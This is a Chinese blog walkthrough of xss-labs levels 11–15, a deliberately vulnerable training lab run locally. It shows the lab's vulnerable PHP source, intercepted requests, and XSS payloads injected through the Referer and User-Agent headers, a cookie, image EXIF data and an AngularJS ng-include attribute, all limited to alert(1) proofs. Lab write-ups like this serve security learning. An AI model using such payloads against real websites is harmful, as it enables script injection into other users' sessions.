xss-labs笔记(三)

原创

L1s4 于 2021-01-27 15:28:16 发布 528 收藏

分类专栏： xss-labs

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/baidu_39504221/article/details/113095750

版权

xss-labs 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

文章目录

Less11

和less10一样，有四个隐藏表单

尝试像less10一样构造test payload

```
http://localhost/xss-labs/level11.php?keyword=1&t_link=1&t_history=2&t_sort=3&t_ref=4
```

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden"
<input name="t_sort"  value="3" type="hidden">
<input name="t_ref"  value="" type="hidden">
</form>
```

payload 1

```
keyword=1&t_link=1&t_history=2&t_sort="onclick="alert(1)&t_ref=4
```

发现双引号变成预定义字符了

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="&quot;onclick=&quot;alert(1)" type="hidden">
<input name="t_ref"  value="" type="hidden">
</form>
```

不太行，看下源码

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
```

所以我们可以抓包，改包


```
GET /xss-labs/level11.php?keyword=1&t_li
Host: 192.168.0.103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Accept:
text/html,application/xhtml+xml,application/x
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
REFERER:"onclick"=alert(1)
Connection: close
```

https://blog.csdn.net/baidu_39504221

```
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="&quot;onclick=&quot;alert(1)" type="hi
<input name="t_ref"  value=""onclick"=alert(1)" type="hidden">
</form>
</center><center><img src=level11.png></center>
```

forward，然后查看源码

审查元素修改type属性，onclick



Less12

查看源码

```
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ua"  value="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 1
</form>
</center><center><img src=level12.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```

https://blog.csdn.net/baidu_39504221

按照上题思路，直接抓包改包


```
GET /xss-labs/level12.php?keyword=good%20job! HTTP/1.1
Host: 192.168.0.103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
Referer: http://192.168.0.103/xss-labs/level11.php?keyword=1&t_link=1&t_history=2&t_sort=%22onclick=%22alert(1)&t_ref=4000
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

照源码来看应该是获取了User-Agent，修改它

https://blog.csdn.net/baidu_39504221


```
GET /xss-labs/level12.php?keyword=good%20job! HT
Host: 192.168.0.103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: "onclick="alert(1)
Accept: text/html,application/xhtml+xml,application/xml;
Referer: http://192.168.0.103/xss-labs/level11.php?key
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


https://blog.csdn.net/baidu_39504221

forward

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ua"  value=""onclick="alert(1)" type="hidden">
</form>
</center><center><img src=level12.png></center>
<h3 align=center>payload的长度:9</h3></body>
```

审查元素修改type属性，然后onclick







本题与上题的区别还是换了个位置而已

Less13

与上题无异，位置换成cookie了





Less14

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>欢迎来到level14</title>
</head>
<body>
<h1 align=center>欢迎来到level14</h1>
<center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org/
</body>
</html>
```


https://blog.csdn.net/baidu_39504221

查看源码，只有一个iframe标签，迷迷糊糊的


经过百度，原来这题考的是图片exif信息保存型xss（不过本题已经无法正常访问了）

自己搭环境复现

```
<?php
$exif = exif_read_data('test.jpg');
var_dump($exif);
?>
```



访问的时候报了个错




Fatal error: Uncaught Error: Call to undefined function exif_read_data() in D:\phpstudy_pro\W

https://blog.csdn.net/baidu_39504221

解决方法

在php.ini中的Dynamic Extensions下面添加

```
extension=php_mbstring.dll
extension=php_exif.dll
```




https://blog.csdn.net/baidu_39504221

成功弹窗

Less15

从14关点进来后，发现url中有个get参数



查看源码，看看他被放到哪去的

```
13 </head>
14 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
15 <p align=center><img src=level15.png></p>
16 <body><span class="ng-include:1.gif"></span></body>
17
18
```

test payload

```
"><script>alert(1)</script>
```

```
14 <h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
15 <p align=center><img src=level15.png></p>
16 <body><span class="ng-include:&amp;quot;&amp;gt;&amp;lt;script&amp;gt;alert(1)&amp;lt;/script&amp;gt;"></span></body>
17
18
```

被转义成预处理字符了，尝试闭合失败

不太行，百度学习一下ng-include
1、ng-include 指令用于包含外部的 HTML文件。

2、包含的内容将作为指定元素的子节点。

3、ng-include 属性的值可以是一个表达式，返回一个文件名。

4、默认情况下，包含的文件需要包含在同一个域名下。

特别值得注意的几点如下：


1.ng-include,如果单纯指定地址，必须要加引号

2.ng-include,加载外部html，script标签中的内容不执行

3.ng-include,加载外部html中含有style标签样式可以识别

payload

```
?src='level1.php?name=<img src=1 onerror=alert(1)>'
```



参考

https://www.zhaosimeng.cn/writeup/117.html